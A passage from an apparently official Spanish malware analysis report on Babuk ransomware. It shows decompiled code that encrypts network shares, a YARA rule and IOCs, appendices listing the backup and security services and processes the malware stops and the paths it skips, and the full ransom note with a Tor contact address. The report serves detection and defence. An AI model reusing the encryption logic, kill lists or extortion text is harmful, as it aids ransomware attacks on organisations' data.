    lpNetResourcea = (LPNETRESOURCEW)wrapper_heap_alloc(BufferSize);
    if ( lpNetResourcea )
    {
      while ( !WNetEnumResourceW(hEnum, &cCount, lpNetResourcea, &BufferSize) )
      {
        for ( i = 0; i < cCount; ++i )
        {
          if ( (lpNetResourcea[i].dwUsage & 2) != 0 )
            encrypt_shared_network(&lpNetResourcea[i]);
          else
            find_and_encrypt(lpNetResourcea[i].lpRemoteName, 0);
        }
      }
      wrapper_heap_free(lpNetResourcea);
    }
    return WNetCloseEnum(hEnum);
  }
  return result;
}
```

Figure 22 - Búsqueda y cifrado de carpetas compartidas de red.

4. PERSISTENCIA

Esta muestra de código dañino no presenta ningún mecanismo de persistencia en el sistema. Esto es bastante común en este tipo de códigos, donde la finalidad no es la persistencia sino el secuestro de la información del equipo mediante el cifrado de su contenido.

5. YARA

Las siguientes reglas de YARA pueden utilizarse para detectar el código dañino en un equipo infectado.

REGLA YARA

```
rule case70_BabukRansomware {
        meta:
                description = "case70 Babuk Ransomware"
                author = "CCN"
                date = "2021-08-01"
        strings:
                $param1 = "-lanfirst"
                $param2 = "-lansecond"
                $param3 = "-nolan"
                $s1 = ".__NIST_K571__" wide
                $s2 = "BABUK LOCKER"
                $s3 = "ecdh_pub_k.bin" wide
                $s4 = "How To Restore Your Files.txt" wide
        condition:
                all of ($s*) and all of ($param*)
}
```

6. IOCS

Los siguientes IOC pueden ser utilizados para detectar equipos infectados con este código dañino.

	IOCs
MD5	E10713A4A5F635767DCD54D609BED977
SHA256	8203C2F00ECD3AE960CB3247A7D7BFB35E55C38939607C85DBDB5C92F0495FA9
Nombre de fichero	How To Restore Your Files.txt
Nombre de fichero	%APPDATA%\ecdh_pub_k.bin
Extensión de ficheros	.__NIST_K571__

APÉNDICE I

Lista de servicios que el código dañino detiene si se encuentran activos en el equipo infectado.

Servicios
memtas
mepocs
sophos
veeam
backup
GxVss
GxBlr
GxFWD
GxCVD
GxCIMgr
DefWatch
ccEvtMgr
ccSetMgr
SavRoam
RTVscan
QBFCService
QBIDPService
Intuit.QuickBooks.FCS
QBCFMonitorService
YooBackup
YooIT
zhudongfangyu
sophos
stc_raw_agent
VSNAPVSS
VeeamTransportSvc
VeeamDeploymentService
VeeamNFSSvc
veeam
PDVFSService
BackupExecVSSProvider
BackupExecAgentAccelerator
BackupExecAgentBrowser
BackupExecDiveciMediaService
BackupExecJobEngine
BackupExecManagementService
BackupExecRPCService
AcrSch2Svc
AcronisAgent
CASAD2DWebSvc
CAARCUpdateSvc

APÉNDICE II

Lista de procesos que el código dañino detiene si se encuentran activos en el equipo infectado.

Procesos
sql.exe
oracle.exe
ocssd.exe
dbsnmp.exe
synctime.exe
agntsvc.exe
isqlplussvc.exe
xfssvccon.exe
mydesktopservice.exe
ocautoupds.exe
encsvc.exe
firefox.exe
tbirdconfig.exe
mydesktopqos.exe
ocomm.exe
dbeng50.exe
sqbcoreservice.exe
excel.exe
infopath.exe
msaccess.exe
mspub.exe
onenote.exe
outlook.exe
powerpnt.exe
steam.exe
thebat.exe
thunderbird.exe
visio.exe
winword.exe
wordpad.exe
notepad.exe

APÉNDICE III

Lista de directorios y ficheros que el código dañino excluye del proceso de cifrado.

Directorios y ficheros excluidos
Windows
Windows.old
Tor Browser
Internet Explorer
Google
Opera
Opera Software
Mozilla
Mozilla Firefox
$Recycle.Bin
ProgramData
All Users
autorun.inf
boot.ini
bootfont.bin
bootsect.bak
bootmgr
bootmgr.efi
bootmgfw.efi
desktop.ini
iconcache.db
ntldr
ntuser.dat
ntuser.dat.log
ntuser.ini
thumbs.db
ecdh_pub_k.bin
Program Files
Program Files (x86)
..
.

APÉNDICE IV

Contenido de la nota de rescate del código dañino.

Contenido del "How To Restore Your Files.txt"

---------- [Hello!] ---------->

****BY BABUK LOCKER****

What happend?

Your computers and servers are encrypted, backups are deleted from your network and copied. We use strong encryption algorithms, so you cannot decrypt your data.
But you can restore everything by purchasing a special program from us - a universal decoder. This program will restore your entire network.
Follow our instructions below and you will recover all your data.
If you continue to ignore this for a long time, we will start reporting the hack to mainstream media and posting your data to the dark web.

What guarantees?

We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.
We guarantee to decrypt one file for free. Go to the site and contact us.

How to contact us?

Using TOR Browser (https://www.torproject.org/download/):
http://babukq4e2p4wu4iq.onion/login.php?id=8M60J4vCbbkKgM6QnA07E9qpkn0Qk7

!!! DANGER !!!
DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.
!!! DANGER !!